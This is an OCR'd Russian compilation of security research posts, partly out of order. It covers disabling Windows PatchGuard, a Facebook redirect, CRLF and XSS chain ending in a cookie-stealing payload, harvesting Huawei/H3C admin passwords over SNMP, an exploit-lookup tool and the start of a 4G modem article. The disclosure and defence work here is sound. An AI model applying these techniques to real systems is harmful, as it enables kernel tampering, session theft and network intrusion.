   DPC сработает при определенном событии ACPI, например при переходе в состояние низкого энергопотребления. Сработает не раньше чем через 2м:05с ± 5 с.
   3. Prcb.HalReserved
   DPC сработает при тике таймера HAL. Не раньше чем через 2м:05с ± 5 с.
   4. PsCreateSystemThread
   Создается отдельный системный поток, спящий 2м:05с ± 5 с. После этого вызывается проверка контекста.
   5. KeInsertQueueApc
   Создается regular kernel APC, срабатывающая сразу, но ждущая 2м:05с ± 5 с внутри work item.
   6. KiBalanceSetManagerPeriodicDpc
   DPC сработает по таймеру менеджера балансировки, не раньше чем через 2м:05с ± 5 с.

3. Назначение параметра до конца не ясно, известно лишь, что он влияет на количество проверок в контексте.

4. Параметр, специфичный для выбранного метода планирования.

5. Параметр, сообщающий о необходимости пересчета контрольных сумм для контекста.

DPC, которые вызывают проверку через исключение внутри себя, «смотрят» — является ли параметр DeferredContext указателем на неканоническую память. Если указатель в порядке, DPC выполняет свою законную работу. Иначе DPC вызывает цепочку рекурсивных функций, приводящих в конечном итоге к исключению (из-за разыменовывания неканонического адреса) и исполнению его обработчика.

Последовательности вызовов рекурсивных функций в зависимости от DPC-функции

```
ExpTimerDpcRoutine ->
KiCustomAccessRoutine0 ->

KiCustomRecurseRoutine0…
KiCustomRecurseRoutineN
IopTimerDispatch ->
KiCustomAccessRoutine1 ->
KiCustomRecurseRoutine1…
KiCustomRecurseRoutineN
IopIrpStackProfilerTimer ->
KiCustomAccessRoutine2 ->
KiCustomRecurseRoutine2…
KiCustomRecurseRoutineN
PopThermalZoneDpc ->
KiCustomAccessRoutine3 ->
KiCustomRecurseRoutine3…
KiCustomRecurseRoutineN
CmpEnableLazyFlushDpcRoutine
-> KiCustomAccessRoutine4
-> KiCustomRecurseRoutine4…
KiCustomRecurseRoutineN
CmpLazyFlushDpcRoutine ->
KiCustomAccessRoutine5 ->
KiCustomRecurseRoutine5…
KiCustomRecurseRoutineN
KiBalanceSetManagerDeferredRou
tine -> KiCustomAccessRoutine6
-> KiCustomRecurseRoutine6…
KiCustomRecurseRoutineN
ExpTimeRefreshDpcRoutine ->
KiCustomAccessRoutine7 ->
KiCustomRecurseRoutine7…
KiCustomRecurseRoutineN
ExpTimeZoneDpcRoutine ->
KiCustomAccessRoutine8 ->
KiCustomRecurseRoutine8…
KiCustomRecurseRoutineN
ExpCenturyDpcRoutine ->
KiCustomAccessRoutine9 ->
KiCustomRecurseRoutine9…
KiCustomRecurseRoutineN
```

Проверка контекста состоит из двух этапов: сперва проверка структуры самого контекста, которая происходит на DPC-уровне, затем планируется work item, осуществляющий проверку защищаемых структур в системном потоке. Если проверка была удачной, старый контекст удаляется и вместо него создается новый, который будет запущен через случайный интервал времени. Если проверка не удалась, PatchGuard зачищает все свои следы, в том числе зануляя стек, и демонстрирует синий экран с кодом ошибки 0x109: CRITICAL_STRUCTURE_CORRUPTION.

Как победить

Существует несколько подходов к обезвреживанию PatchGuard:

- Такой патч образа ядра, чтобы PatchGuard вообще не инициализировался.
- Патч процедур проверки контекста.
- Хук KeBugCheck с восстановлением состояния системы.
- Отмена запланированных проверок.

Нам понравился последний способ, поскольку он является самым «чистым»: ничего не нужно хукать и пачтить, необходимо просто заменить значение некоторых переменных.

1. KeSetCoalescableTimer
   Необходимо просканировать все таймеры, DPC для которых будет содержать DeferredContext с неканоническим адресом, и увеличить интервал ожидания для найденных до бесконечности.
2. Prcb.AcpiReserved
   Просто занулить данное поле.
3. Prcb.HalReserved
   Просто занулить данное поле.
4. PsCreateSystemThread
   Просканировать спящие потоки и раскрутить их стек. Если он упирается в функцию из структуры KiServiceTablesLocked, это наш клиент. Выставляем время спячки, равное бесконечности.

```
CmpAppendDllSection proc near
                                db      2Eh
2E 48 31 11                     xor     [rcx], rdx
48 31 51 08                     xor     [rcx+8], rdx
48 31 51 10                     xor     [rcx+10h], rdx
48 31 51 18                     xor     [rcx+18h], rdx
48 31 51 20                     xor     [rcx+20h], rdx
48 31 51 28                     xor     [rcx+28h], rdx
48 31 51 30                     xor     [rcx+30h], rdx
48 31 51 38                     xor     [rcx+38h], rdx
48 31 51 40                     xor     [rcx+40h], rdx
48 31 51 48                     xor     [rcx+48h], rdx
48 31 51 50                     xor     [rcx+50h], rdx
```

5. KeInsertQueueApc
   Просканировать все рабочие потоки с раскруткой стека. Если в стеке встречаются функции не из кодовой секции ядра, причем раскручивающиеся с использованием данных для функций FsRtlMdlReadCompleteDevEx и FsRtlUninitializeSmallMcb, это точно рабочий поток PatchGuard. Обезвреживаем так же, как в предыдущем варианте.
6. KiBalanceSetManagerPeriodicDpc
   Восстановить «законную» процедуру — KiBalanceSetManagerDeferredRoutine.

Эти действия необходимо успеть совершить за 2 минуты по описанным выше причинам. Результат — проверка контекста никогда не будет запущена, а также не будет запланирована новая. PatchGuard не будет работать.

Windows 10

При осмотре KiFilterFiberContext из Windows 10 Technical Preview мы заметили небольшое изменение. Все старые методы планирования остались прежними. Однако появился новый, который пока что безусловно возвращает STATUS_HV_FEATURE_UNAVAILABLE. Немного покопавшись, мы обнаружили функцию KiSwInterruptDispatch, внутри которой явно идет расшифровка и вызов проверки контекста. Очевидно, что будет добавлена возможность осуществлять проверку контекстов по запросу гипервизора Hyper-V. От гипервизора при определенных условиях будет приходить синтетическое прерывание, обработчик которого будет проверять целостность ядра.

История продолжается

В статье мы старались не указывать имена конкретных функций, поскольку имена функций, используемых для расшифровки и проверки контекстов, намеренно изменены разработчиками PatchGuard и меняются в разных версиях ОС.

Вот пример несоответствия названия функции тому, чем она действительно занимается. Это та самая функция, копия которой используется для саморасшифровки контекста.

Одно хорошо: все эти функции находятся рядом, так что начать можно с функции KiFilterFiberContext. Очевидно, они все лежат в одном файле исходного кода. Однако проверка целостности ядра не ограничивается одним PatchGuard. В различные части ядра вставлены макросы, осуществляющие проверку тех или иных структур. Каждое такое место приходится искать вручную.
Пример:

```
... --> Phase1InitializationDiscard
--> CcInitializeCacheManager -->
CcInitializeBcbProfiler
```

С вероятностью 50% данная функция осуществляет подсчет контрольной суммы для произвольной функции ядра и планирует ее проверку каждые 2 минуты в DPC с функцией CcBcbProfiler.

БУДНИ БАГХАНТИНГА: ЕЩЕ ОДНА УЯЗВИМОСТЬ В FACEBOOK

Сергей Бобров
habrahabr.ru/company/pt/blog/247709/

Вот уже четыре года я участвую в разнообразных программах bug bounty и хотел бы поделиться историей об одной из обнаруженных уязвимостей. Речь пойдет о небезопасной обработке Request-URI (Request Target). На этот раз красивой комбинацией уязвимостей порадовал Facebook.

Разработчики привыкли не доверять данным, полученным от пользователя через параметры GET / POST / Cookie, но зачастую игнорируют тот факт, что опасные данные могут содержаться и в других частях HTTP-запроса, например в пути к сценарию или path_info. Для автоматизации обнаружения таких проблем был написан небольшой плагин для Burp Suite, который прослушивает все запросы Burp Proxy и, если URL находится в определенном скоупе, повторяет оригинальный запрос, изменяя только Request-URI.

Другими словами, для запроса:

```
GET /foo/bar.baz?param=value
HTTP/1.1
```

будут отправлены такие повторы:

```
GET /3fb5e7a4f814d790'"<>/%2e%2e/foo/
bar.baz?param=value HTTP/1.1

GET /foo/3fb5e7a4f814d790'"<>/%2e%2e/
bar.baz?param=value HTTP/1.1

GET /foo/bar.baz/3fb5e7a4f814d790'"<>
/%2e%2e/?param=value HTTP/1.1

GET /foo/bar.baz/3fb5e7a4f814d790'"<>
?param=value HTTP/1.1
```

Если в HTTP-ответе присутствует случайная строка из запроса или текст какой-либо ошибки, то запрос направляется в журнал, который потом разбирается вручную. В качестве списка ошибок можно использовать немного измененный список из fuzzdb.

Как и многие другие интересные и неожиданные уязвимости, проблемы на сайте Facebook я обнаружил случайно. Когда я участвовал в программах bug bounty «Яндекса» и Mail.ru, на одной из посещенных страниц оказался запрос к сценарию https://www.facebook.com/tr (связан с рекламой для вебсайтов). Данный запрос был успешно проверен плагином и в журнал попала запись о выводе Request-URI в HTTP-ответ.

```
GET /test/%2e%2e/tr HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /test/../tr/
```

В первую очередь при таком ответе необходимо обратить внимание на следующие моменты:

1) Request-URI стоит в начале ссылки для перенаправления, значит необходимо проверить Open Redirect через URL без указания HTTP-схемы (например, `Location: //evil.com/../tr`).

2) Путь не был нормализован, но точки в ответе прошли URL-декодирование, значит тут может быть CRLF Injection за счет декодирования символов `%0d%0a`.

Проверяем следующие запросы:

```
GET //////www.google.com/%2e%2e/tr
HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /www.google.com/../tr/
```

Facebook успешно урезает начальные «/» до одного, но так как мы имеем URL-декодирование, это легко обходится следующим образом (многие веб-серверы недолюбливают использование URL-кодированных «/» в пути, но в этот раз повезло):

```
GET /%2fwww.google.com/%2e%2e/tr
HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: //www.google.com/../tr/
```

Для того чтобы браузер не нормализовал путь и не вырезал добавленную конструкцию при отправлении запроса, необходимо закодировать также и остальные «/». В итоге получен первый вариант эксплуатации обнаруженной уязвимости.

Open Redirect:

```
https://www.facebook.com/%2fwww.
google.com%2f%2e%2e/tr
```

Проверяем предположение о наличии CRLF Injection / HTTP Response Splitting — и очень удивляемся, что на Facebook, измученном тысячами багхантеров, можно встретить и такое.


```
GET /%0aSet-
Cookie:xxx=xxx%0aX:/%2e%2e/tr
HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /
Set-Cookie: xxx=xxx
X: /../tr/
```

CRLF Injection:

```
https://www.facebook.com/%0aSet-
Cookie:xxx=xxx%0aX:%2f%2e%2e/tr
```

На этом моменте я уже хотел писать отчет в Facebook, но мысль о получении заветного alert('XSS') не давала покоя. Основная проблема была в том, что несмотря на возможность переписать тело HTTP-ответа через CRLF Injection браузер не отобразит его из-за инъекции в ответе с кодом 301 и корректным заголовком Location.

Конечно, эта CRLF Injection не бесполезна и ее можно использовать в комбинации с другими уязвимостями типа Session Fixation или для обхода проверок cookie-значений... Неожиданно я вспомнил, что уже задавался подобным вопросом два года назад и даже получил кое-какие результаты. В некоторых случаях можно заблокировать перенаправление и отобразить тело ответа, испортив значение заголовка Location.


Как можно заметить, все найденные методы основаны на контроле начала URL для перенаправления. Иначе говоря, если бы заголовок Location начинался с абсолютной ссылки `https://www.facebook.com/`, это бы полностью исключило возможность эксплуатации XSS.


Объединим все полученные идеи. За счет Open Redirect, описанного в начале, можно указать некорректный порт в ссылке без указания HTTP-схемы. Это заблокирует перенаправление, и Firefox отобразит тело HTTP-ответа, которое, в свою очередь, можно подменить через CRLF Injection. Также необходимо отключить X-XSS-Protection и установить правильные значения Content-Type и Content-Length.

И финальный эксплойт:

```
https://www.facebook.
com/%2Fxxx:1%2F%0aX-XSS-
Protection:0%0aContent-Type:text/
html%0aContent-Length:39%0a%0a%3cs
cript%3ealert(document.cookie)%3c/
script%3e%2F..%2F..%2F..%2F../tr
```

Opera <= 12	URL-схемы: data, javascript, file, about Длинный host: http://aaa[..256..]aaa/ Некорректный порт: http://test:0/ Некорректные символы: http://*/ Пустой заголовок
FireFox	URL-схемы, требующие стороннего приложения: resource, mailto, callto, … Некоторые порты: http://test:X/ (X - 1,7,9,11,13,15,17,19,20,21,22,23,25,…)
Chrome	Пустой заголовок





ПРОКАЧАЙ SNMP НА УСТРОЙСТВАХ HUAWEI И H3C

Евгений Строев
habrahabr.ru/company/pt/blog/247355/

Говорить о безопасности небезопасных протоколов можно бесконечно. На этот раз предлагаем вам историю о протоколе SNMP, а точнее — о работе по этому протоколу с сетевым оборудованием HP/H3C и Huawei. При работе по протоколу SNMP с данными устройствами можно получить доступ к критически важной информации, обладая минимальными правами. Эксплуатация уязвимости позволяет злоумышленнику проникнуть в корпоративные сети коммерческих компаний и технологические сети операторов связи, использующих эти широко распространенные устройства.

В 2003 году Huawei Technologies и 3Com основали совместное предприятие H3C. В 2007 году компания 3Com выкупила у Huawei ее долю, а в 2010 году вошла в состав HP, которая автоматически получила и H3C. Таким образом, уязвимым оказалось сетевое оборудование сразу нескольких вендоров — 3Com, H3C, HP (bit.ly/1F1N01M) и Huawei. Устройства эти используются в тысячах компаний, от небольших предприятий до крупнейших провайдеров.

Какую же критически важную информацию они выдают? Речь идет о пользовательских данных, хранящихся в базах h3c-user.mib и hh3c-user.mib. Эти mib определяют объекты для «Manage configuration and Monitor running state for userlog feature». В новой версии ОС доступ к ним должен был быть разрешен только с read-write community string. Однако этого не было сделано, и получить информацию можно и с community string с правами read-only.

В этих базах содержится следующая информация:
- имена локальных пользователей,
- их пароли,
- тип шифрования пароля,
- уровень привилегий, которым обладает пользователь.

И чтобы все это узнать, необходимо лишь угадать read-only community string, которая очень часто настроена по умолчанию как «public».

За эту информацию на устройствах отвечают OID: 1.3.4.1.4.1.2011.10 и OID: 1.3.6.1.4.1.25506. Непосредственно за саму информацию о настроенных локальных пользователях отвечают OID: 1.3.6.1.4.1.2011.10.2.12.1.1.1 и 1.3.6.1.4.1.25506.2.12.1.1.1.

В ответ на запрос с этими OID мы получим (H)H3cUserInfoEntry, которая содержит следующие значения:
- (h)h3cUserName — уникальное имя локального пользователя;
- (h)h3cUserPassword — пароль локального пользователя (по умолчанию пустой);
- (h)h3cAuthMode — тип шифрования пароля:
  - 0: простой, пароль указывается в открытом виде (значение по умолчанию);
  - 7: пароль шифруется;
- (h)h3cUserLevel — уровень привилегий локального пользователя от 0 (минимальные привилегии, значение по умолчанию) до 3 (максимальные привилегии).

В приведенном ниже примере snmpwalk вызывается с ключом –Cc, так как работа идет с динамическими индексами. Если выполнить запрос без этого ключа, может возникнуть ошибка «Error: OID not increasing».

Любопытная деталь: в настройках указано, что пароль должен быть зашифрован. И при просмотре конфигурации так оно и есть.

Но при этом через SNMP пароль все равно указывается в открытом виде (вероятно, это зависит от конкретного устройства).

Итак, мы смогли получить учетные данные локальных пользователей, в том числе и с максимальным уровнем привилегий (пользователь «admin» с уровнем привилегий «3»). Теперь остается лишь попробовать подключиться к устройству через SSH или Telnet.

Нам повезло и доступ на сервер по SSH не был запрещен. Но если вдруг по SSH или

Telnet зайти не удается...

...всегда можно попробовать зайти через web.

Теперь посмотрим на другой пример.

В данном случае мы получили пароли в зашифрованном виде. Huawei может использовать для шифрования паролей алгоритмы AES256 или DES. При этом в схеме с алгоритмом DES используется одинаковый ключ шифрования на всех уязвимых устройствах (CVE-2012-4960) и не используется соль. В результате пароль может быть легко дешифрован, о чем писали Roberto Paleari и Ivan Speziale из компании Emaze Networks еще в 2012 году (bit.ly/18dZNkS).


Итак, можно открывать консоль и пытаться подключиться с полученными данными по

SSH или Telnet.

И как мы уже сказали, если доступ по этим протоколам ограничен, всегда можно попробовать зайти через другой протокол:

Следует заметить, что в 2014 году те же специалисты из Emaze Networks опубликовали еще одну заметку (bit.ly/1Ahg1Bg), в которой рассказывают о проблемах в схеме шифрования с AES256.

Результаты поиска в Shodan наглядно демонстрируют, насколько популярна данная уязвимость.



Так как Huawei — компания китайская, неудивительно, что большая часть всех доступных устройств находится в Китае. Но в России тоже не все гладко.

Надо сказать, что первым о данной уязвимости написал Kurt Grutzmacher еще в 2012 году. В том же году он выступал на конференции Bay Threat, где подробно описал проблему и то, чем она грозит. Производители оборудования выпустили патчи для своих устройств — но, как это обычно бывает с сетевым оборудованием, большое количество устройств уязвимо до сих пор.


Эксплуатация данной уязвимости позволяет злоумышленнику проникнуть в корпоративную сеть коммерческой компании, в технологическую сеть оператора связи и любой другой организации. Получение контроля над пограничным сетевым оборудованием предоставляет злоумышленнику возможность любым образом распоряжаться проходящим через устройство трафиком и

на устройство по SSH, Telnet или web можно будет увидеть, например, на Syslog-сервере. Но для запросов по SNMP подобных сообщений не будет, и можно даже не узнать, что кто-то получил учетные данные или, например, изменил конфигурацию устройства.

Как защищаться

Достаточно просто. Во-первых, надо выключить сервис SNMP.

Если этот протокол все же необходим, то использовать SNMPv3. Если и это невозможно, избегайте использования стандартных community string — public и private.



открывает путь для развития атаки на внутрисетевые автоматизированные системы.

Все это еще раз подтверждает прописную истину: небезопасные протоколы несут в себе большую опасность. Для того чтобы попасть в корпоративную сеть, не нужно использовать хитрые схемы со сложными эксплойтами: достаточно одного протокола SNMP со стандартной community string с минимальными правами read-only и еще одного протокола для доступа на устройства — SSH, Telnet или web. Причем, как показала практика, если доступ по Telnet или SSH на большинстве устройств ограничен, то по HTTP — входи кто хочет.

И еще один «приятный бонус». При настроенном сервисе регистрации попытку зайти

Можно исключить объекты таблицы (H)H3cUserInfoEntry из доступа с помощью команды excluded, а также запретить доступ к устройству с правами read-write.

И конечно, необходимо ограничивать доступ к устройству с помощью списков разрешенных адресов или списков доступа.

КАК ПОКАЗАТЬ САМЫЕ ОПАСНЫЕ УЯЗВИМОСТИ

Андрей Горностаев
habrahabr.ru/company/pt/blog/245885/

По долгу службы мне часто приходится проводить инструментальный аудит безопасности различных предприятий. Процедура составления итогового отчета содержит одну неприятную особенность, от которой мне давно хотелось избавиться. Помимо наиболее опасных уязвимостей системы клиенту всегда надо показывать ссылки на общедоступные эксплойты для этих ошибок. И эти ссылки приходилось искать вручную.

В большинстве случаев заказчик принимает какие-либо серьезные меры по защите — только если знает о хакерских инструментах, которые автоматизируют атаки через найденные у него уязвимости. Обнаруженные дыры сами по себе не пугают, а такие программы — очень даже: благодаря им натянуть черные шляпы может целая армия школьников, недовольных экс-сотрудников и диверсантов из конкурирующих организаций. Создатель Grsecurity Брэд Шпенглер говорил, что только публичные эксплойты производят изменения в общественном понимании уровня существующей безопасности, и мой опыт полностью подтверждает эту мысль.

В какой-то момент я понял, что поиск ссылок на эксплойты — работа хотя и важная, но настолько рутинная и механическая, что просто грех ее не автоматизировать. Вначале был написан простенький консольный скрипт, который постепенно обзавелся GUI и научился понимать различные форматы отчетов систем поиска уязвимостей. Все доработки и улучшения PT Exploit Explorer в дальнейшем проводились исходя из пожеланий пользователей, и этот процесс продолжается до сих пор.

Судя по обратной связи от первых пользователей, к достоинствам утилиты относят достаточно быстрый и безошибочный поиск эксплойтов по списку в несколько тысяч уязвимостей; это экономит немало времени специалиста по безопасности. Основной причиной, по которой утилита оказалась востребована не только в нашей или других ИБ-компаниях, но и в самых разных других организациях, является возможность использовать результирующий отчет для расстановки приоритетов при определении очередности устранения уязвимостей — и как аргумент при споре с IT-отделом.

Как это работает


Программа позволяет искать ссылки на эксплойты в общедоступных базах данных, включая Rapid7 и exploit-db. Утилита полностью совместима с другим нашим ПО (сканером уязвимостей XSpider и системой контроля защищенности и соответствия стандартам MaxPatrol), а также с отчетами других систем обнаружения уязвимостей в любых несжатых форматах.


Программу можно использовать как в консольном режиме, так и в интерактивном (запуск без параметров). Сделано это для того, чтобы при необходимости интегрировать ее в различные проекты как внешний модуль.


Например так: java -jar ptee.jar -html «vulnerability report.xml»:

Результирующий отчет будет представлен в виде файле vulnerability report.html.

Для поиска эксплойтов необходимо загрузить файл отчета, в котором содержатся списки уязвимостей в формате CVE-XXXX-XXXXXX, и нажать кнопку «Найти эксплойты». Файл отчета можно создать и самому — утилита умеет обрабатывать текстовые файлы








с произвольным списком уязвимостей из базы CVE.

В процессе поиска на экране будет выводиться служебная информация. Появление на экране количества найденных эксплойтов означает, что можно сохранить результаты поиска, нажав соответствующую кнопку.

Генерация отчетов с уязвимостями, соответствующими им эксплойтами и ранговой интерпретацией результатов производится в форматах HTML, CSV и текстового файла.

Рассмотрим еще две настройки. При включенном пункте offline утилита использует данные предыдущих поисков, предварительно закешированные в файле offline.db. Если же активировать paranoid mode, то время ожидания отчета существенно увеличится, но эффективность поиска будет выше. «Параноидальный режим» позволяет определить наличие эксплойтов для данной уязвимости в закрытых или платных базах (посредством securityfocus.com).

Скрипт-кидди воспользоваться таким софтом не смогут, однако специалист по безопасности будет знать, что методы эксплуатации ошибки уже существуют, а скрипт вскоре может появиться в свободном доступе.



Итоговый отчет показан на скриншоте ниже.

В завершение напомню результаты исследования Positive Technologies, согласно которому в 2013 году 86% корпоративных систем крупных компаний были подвержены уязвимостям, позволяющим получить полный контроль над критически важными ресурсами. Это не сайты-открытки, а платежные системы, электронная почта, хранилища персональных данных и документов, ERP-системы, АСУ ТП. И для проведения атаки в 82% случаев хакеру достаточно было иметь среднюю или низкую квалификацию.

Публичный эксплойт очень сильно снижает даже этот невысокий порог вхождения и серьезно повышает вероятность инцидента. В некоторых случаях процесс установки обновлений связан с различными трудностями, поэтому лучше время от времени следить за основными «фабриками» по производству хакерских программ и сравнивать результаты со своими уязвимостями.

Загрузить PT Exploit Explorer можно по адресу: ***ptsecurity.ru/lab/freeware***

Результаты поиска эксплоитов.

PTEE version 2.4.6 build 14

Дата генерации отчёта: Wed Dec 10 13:53:57 MSK 2014

Всего найдено:5

CVE-2012-3993 CVSS base 9.3 CVSS temp 6.9

Выполнение произвольного JavaScript-кода

Exploit status **Excellent**
Link https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/firefox_proto_crmfrequest.rb
Module Name: exploit/multi/browser/firefox_proto_crmfrequest
Module Description: On versions of Firefox from 5.0 to 15.0.1, the InstallTrigger global, when given invalid input, would throw an exception that did not have an __exposedProps__ property set. By re-setting this property on the exception object's prototype, the chrome-based defineProperty method is made available. With the defineProperty method, functions belonging to window and document can be overriden with a function that gets called from chrome-privileged context. From here, another vulnerability in the crypto.generateCRMFRequest function is used to "peek" into the context's private scope. Since the window does not have a chrome:// URL, the insecure parts of Components.classes are not available, so instead the AddonManager API is invoked to silently install a malicious plugin.


Hosts:
127.0.0.1 agornostaev.ptsecurity.ru

CVE-2013-0757 CVSS base 9.3 CVSS temp 6.9

МОБИЛЬНЫЕ УГРОЗЫ
БЕЗОПАСНОСТЬ 4G: ЗАХВАТЫВАЕМ USB-МОДЕМ И SIM-КАРТУ С ПОМОЩЬЮ SMS


Сергей Гордейчик, Александр Зайцев
habrahabr.ru/company/pt/blog/243697/

Телеком-операторы активно рекламируют быструю и дешевую 4G-связь. Но насколько хорошо она защищена, знают немногие. Экспертам Positive Technologies в процессе исследования безопасности 4G-коммуникаций удалось найти уязвимости в USB-модемах, позволяющие взять под контроль компьютер, к которому подключен модем, а также аккаунт абонента на портале мобильного оператора. Кроме того, атаки на SIM-карту с помощью бинарных SMS позволяют перехватить и расшифровать трафик абонента, либо просто заблокировать заданную «симку».



Доклады по результатам исследования были представлены в ноябре 2014 года на конференции ZeroNights в Москве (Кирилл Нестеров, Алексей Осипов, Тимур Юнусов) и конференции PacSec в Токио (Сергей Гордейчик, Александр Зайцев). В этой публикации мы резюмируем основные идеи исследования, в котором также участвовали Дмитрий Скляров, Глеб Грицай, Дмитрий Курбатов, Сергей Пузанков и Павел Новиков.

